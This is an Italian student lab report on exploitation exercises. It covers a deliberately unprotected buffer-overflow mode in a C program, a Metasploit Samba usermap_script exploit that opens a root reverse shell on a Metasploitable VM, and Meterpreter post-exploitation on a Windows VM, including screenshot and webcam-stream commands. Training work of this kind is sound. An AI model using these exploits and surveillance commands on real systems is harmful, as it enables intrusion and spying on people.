# GIORNO 3

## System Exploit BOF

01

### Esecuzione programma in c BOF

Cosa mostra l'immagine:

1. Input dell'utente: Hai inserito dei numeri per i primi 8 input.
2. Input troppo lungo: Al nono input, hai inserito "1234567890123", che è una stringa molto più lunga di 9 caratteri (la dimensione massima del buffer).
3. "Buffer overflow!": Il programma ha rilevato che hai inserito troppi caratteri e ha stampato "Buffer overflow!".
4. Output parzialmente corretto: Il programma ha continuato l'esecuzione, mostrando un output parzialmente ordinato.
5. Output Corrotto: Al nono e al decimo elemento si notano dei numeri tronchi, indice di corruzione del vettore di interi.

Spiegazione:

- Il Buffer Overflow in Azione:
  - è stata inserita una stringa di input più lunga di quanto il buffer "buffer[10]" potesse contenere.
  - Questa "eccedenza" di caratteri ha sovrascritto altre aree di memoria adiacenti al buffer.
  - **In questo caso**, è molto probabile che l'input in eccesso abbia sovrascritto parti del vettore vector e potenzialmente altre variabili.
- Perché l'Output è Corrotto:
  - La sovrascrittura della memoria ha alterato i valori nel vettore vector.
  - Quando il programma ha tentato di stampare il vettore ordinato, ha letto i valori corrotti.
  - L'ordinamento viene effettuato prima della stampa dei numeri corrotti, quindi vengono ordinati dati già alterati, e ne risulta un output incoerente.

```
Inserisci 10 interi: [1]: 8 [2]: 7 [3]: 6 [4]: 5 [5]: 4 [6]: 3 [7]: 2 [8]: 89 [9]: 1234567890123 Buffer overflow! [10]: Vettore ordinato: [1]: 2 [2]: 3 [3]: 4 [4]: 5 [5]: 6 [6]: 7 [7]: 8 [8]: 89 [9]: 123 [10]: 123456789
```

# GIORNO 3

## System Exploit BOF

BONUS

01

```
Scegli modalità:  
1. Modalità sicura (evita buffer overflow)  
2. Modalità senza protezione (può generare errori)  
Scelta: [■]
```

```
Scelta: 1  
Inserisci 10 interi:  
[1]: 123456789 int vector[10], i, j;  
Errore: Input troppo lungo! Riprova.  
[1]: Errore: Input non valido! Riprova.  
[1]: [■]
```

```
Scelta: 2  
Inserisci 10 interi:  
[1]: 123456789 scanf("%d", &scelta);  
[2]: Errore: Input non valido! Riprova.  
[2]: [■] 18 printf("Inserisci 10 inte
```

Per aumentare la sicurezza e la comodità di utilizzo del programma, abbiamo optato per l'inserimento di un controllo degli input e un menù dal quale sarà possibile scegliere le modalità di utilizzo del programma; in particolare saranno disponibili due modalità:

- **SICURA:** sono integrati i controlli di input e non sarà possibile ottenere un Buffer Overflow;
- **SENZA PROTEZIONE:** i controlli di input non sono inseriti, c'è il rischio di incorrere in Buffer Overflow. (anche se appare l'errore "input non valido" l'input viene inserito ugualmente)

# GIORNO 3

## System Exploit BOF

01 BONUS

Nella riga 27 possiamo notare il controllo dell'input nella modalità SICURA: in particolare nella stringa "if(strlen(buffer) >= sizeof(buffer) -1" si controlla che l'input inserito non superi la lunghezza disponibile del Buffer meno 1; in quel caso il programma stamperà un errore "Input troppo lungo!"; se invece, durante l'esecuzione del programma, viene scelta la modalità 2 SENZA PROTEZIONE il codice "salterà" dalla riga 20 alla riga 39, ovvero salterà quella parte di codice che si occupa della modalità sicura; finirà quindi in un altro ciclo FOR (che possiamo vedere nel secondo screen) in cui non verrà eseguito alcun controllo e, di conseguenza, sarà possibile causare un Buffer Overflow inserendo più numeri di quelli possibili.



```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int main() {
6     int vector[10], i, j;
7     int swap_var;
8     char buffer[10];
9     int scelta;
10
11    printf("Scegli modalità:\n");
12    printf("1. Modalità sicura (evita buffer overflow)\n");
13    printf("2. Modalità senza protezione (può generare errori)\n");
14    printf("Scelta: ");
15    scanf("%d", &scelta);
16    getchar(); // Consuma il carattere newline rimasto in input
17
18    printf("Inserisci 10 interi:\n");
19
20    for (i = 0; i < 10; i++) {
21        int c = i + 1;
22        printf("[%d]: ", c);
23        fgets(buffer, sizeof(buffer), stdin);
24        buffer[strcspn(buffer, "\n")] = 0;
25
26        if (scelta == 1) { // Modalità sicura
27            if (strlen(buffer) >= sizeof(buffer) - 1) {
28                printf("Errore: Input troppo lungo! Riprova.\n");
29                i--; // Ripete l'inserimento
30                continue;
31            }
32        }
33
34        if (sscanf(buffer, "%d", &vector[i]) != 1) {
35            printf("Errore: Input non valido! Riprova.\n");
36            i--; // Ripete l'inserimento
37        }
38    }
39
40    // Bubble sort
41    for (i = 0; i < 9; i++) {
42        for (j = 0; j < 9 - i; j++) {
43            if (vector[j] > vector[j + 1]) {
44                swap_var = vector[j];
45                vector[j] = vector[j + 1];
46                vector[j + 1] = swap_var;
47            }
48        }
49    }
50
51    printf("Vettore ordinato:\n");
52    for (j = 0; j < 10; j++) {
53        printf("[%d]: %d\n", j + 1, vector[j]);
54    }
55
56    return 0;
57}
```

# GIORNO 4

## OBIETTIVO

L'obiettivo dell'attacco è sfruttare una vulnerabilità critica nel servizio Samba 3.0.20 su una macchina virtuale, (Metasploitable - 192.168.50.150) per ottenere l'accesso come utente root.

# Exploit Metasploitable con Metasploit



# FASI DELL'ATTACCO

- 01 RICERCA DELLE VULNERABILITA'
- 02 CONFIGURAZIONE DELL'EXPLOIT
- 03 ESECUZIONE DELL'EXPLOIT
- 04 VERIFICA DELL'ACCESSO



# 1. RICERCA DELLE VULNERABILITA'

## Uso di nessus per le VA

esercizio 4

[Back to My Scans](#)

Hosts 1    Vulnerabilities 45    History 1

Filter ▾    Search Vulnerabilities

45 Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾
<span>CRITICAL</span>	10.0 *			VNC S...	Gain a shell remotely	1
<span>CRITICAL</span>	9.8			Apach...	Web Servers	1
<span>CRITICAL</span>	...	...	...	S...	Gain a shell remotely	3
<span>HIGH</span>	7.5			NFS S...	RPC	1
<span>HIGH</span>	7.5 *			rlogin ...	Service detection	1
<span>HIGH</span>	7.5			Samba...	General	1
<span>MIXED</span>	...	...	...	IS...	DNS	5
<span>MEDIUM</span>	6.5			Unenc...	Misc.	1

Scan Details

Policy: Basic Network Scan  
Status: Running   
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 11:08 AM

Vulnerabilities

Severity	Count
Critical	10
High	10
Medium	5
Low	1
Info	1

Come possiamo vedere dall'immagine, possiamo notare dal grafico a torta, evidenti vulnerabilità, soprattutto critiche!  
Ora andiamo a sfruttarle!


## 2. CONFIGURAZIONE DELL'EXPLOIT

### Ricerca dell'exploit

A large circular icon containing a red exclamation mark inside a black square, with the word "EXPLOIT" in red capital letters below it.

```
msf6 > search exploit samba 3.0.20
The remote Samba Version is : Samba 3.0.20-Debian

Matching Modules
=====
#  Name
-  exploit/multi/samba/usermap_script  2007-05-14 150  excellent  No  Samba "username map script"
" Command Execution
Unauthorized Access
SMBv1 Takeover
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 >
```

A screenshot of the Metasploit Framework interface. It shows configuration settings for a scan, including RHOSTS (192.168.50.150), RPORT (445), and various proxy and plugin rules. Below this, payload options for a cmd/unix/reverse\_netcat exploit are listed, with LHOST (192.168.50.100) and LPORT (5555) specified. At the bottom, an exploit target section shows a single host entry: Port 445/tcp/cifs on 192.168.50.150.

Con il comando options,  
abbiamo individuato le  
configurazioni necessarie:

- RHOST: 192.168.50.150
- RPORT: 445
- LHOST: 192.168.50.100
- LPORT: 5555

### 3. ESECUZIONE DELL'EXPLOIT

Eseguendo l'exploit con reverse tcp in listening sulla porta 5555, il risultato è un successo!

Per confermare se siamo riusciti nella scalata di privilegi tramite msfconsole scriviamo:

**WHOAMI**

In risposta otteniamo:

**ROOT**

Ora possiamo procedere per concludere le richieste e verificare l'indirizzo di rete della macchina vittima.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit -j -l 150
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:53283) at 2025-03-17 11:40:24
+0100

whoami
root
■
```




# 4. VERIFICA DELL'ACCESSO

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:53283) at 2025-03-17 11:40:24
+0100

whoami
root

ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:b8:eb:1b
        inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:feb8:eb1b/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:25403 errors:0 dropped:0 overruns:0 frame:0
              TX packets:18220 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              Samba Version: 3.0.30-Debian
              RX bytes:3219134 (3.0 MB) TX bytes:3997258 (3.8 MB)
              Base address:0xd020 Memory:f0200000-f0220000 dual host

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:265 errors:0 dropped:0 overruns:0 frame:0
              TX packets:265 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:104025 (101.5 KB) TX bytes:104025 (101.5 KB)
```



**Una volta avuto l'accesso come root abbiamo eseguito il comando «**ifconfig**» per verificare l'indirizzo di rete della macchina vittima.**




# GIORNO 5

## Exploit Windows con Metasploit

Attività principali:

### 1. Rilevamento Macchina Virtuale:

- Comando: run post/windows/gather/checkvm
- Risultato: Confermata macchina VirtualBox.



```
meterpreter > run post/windows/gather/checkvmat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
[!] SESSION:may not be compatible with this module: virtual NIC
[!] missing Meterpreter features: stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getprivs, stdapi_sys_process_attach, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sys_process_memory_protect, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create, stdapi_fs_chmod
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Analisi della Rete:  
Comando: route + ipconfig  
Identificate interfacce e routing IPv4/IPv6, IP target:  
192.168.200.200.

```
meterpreter > route
File System
IPv4 network routes
=====
Subnet      Netmask     Gateway      Metric  Interface
0.0.0.0      0.0.0.0    192.168.200.1  266     5
0.0.0.0      0.0.0.0    10.0.2.2       10      3
10.0.2.0     255.255.255.0 10.0.2.15     266     3
10.0.2.15    255.255.255.255 10.0.2.15     266     3
10.0.2.255   255.255.255.255 10.0.2.15     266     3
127.0.0.0    255.0.0.0   127.0.0.1      306     1
127.0.0.1    255.255.255.255 127.0.0.1      306     1
127.255.255.255 255.255.255.255 127.0.0.1      306     1
192.168.200.0 255.255.255.0 192.168.200.200 266     5
192.168.200.200 255.255.255.255 192.168.200.200 266     5
192.168.200.255 255.255.255.255 192.168.200.200 266     5
224.0.0.0    240.0.0.0   127.0.0.1      306     1
224.0.0.0    240.0.0.0   192.168.200.200 266     5
224.0.0.0    240.0.0.0   10.0.2.15      266     3
255.255.255.255 255.255.255.255 127.0.0.1      306     1
255.255.255.255 255.255.255.255 192.168.200.200 266     5
255.255.255.255 255.255.255.255 10.0.2.15      266     3

IPv6 network routes
=====
Subnet      Netmask     Gateway      Metric  Interface
::          ffff:ffff::          fe80::2  266     3
::1         ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     1
fd00::      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     3
fd00::9c7e:c177:49c7:c3c5 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     3
fd00::edac:d56:f22f:3766 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     3
fe80::      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     5
fe80::      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     3
fe80::5efe:a00:20f   ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     4
fe80::5efe:c0a8:c8c8  ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     7
fe80::c92f:9150:5004:2171 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     5
fe80::edac:d56:f22f:3766 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::  266     3
ff00::      ff00::          ::  266     1
ff00::      ff00::          ::  266     5
ff00::      ff00::          ::  266     3

meterpreter >
```

```
meterpreter > ipconfig
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name Home   : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:47:d9:f5
MTU       : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd00::edac:d56:f22f:3766
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fd00::9c7e:c177:49c7:c3c5
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::edac:d56:f22f:3766
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 4
=====
Name      : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b6:5c:85
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c92f:9150:5004:2171
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
```



- Raccolta Informazioni:
- Webcam: `webcam_list` e `webcam_stream` - Accesso e visualizzazione feed.
- Screenshot: `screenshot` - Cattura desktop utente.



```
meterpreter > webcam_listed, choosing Msf::Module::P  
1: NewEye 60s selected, selecting arch: x64 from the pa  
meterpreter > webcam_stream 1x64/shikata_ganai  
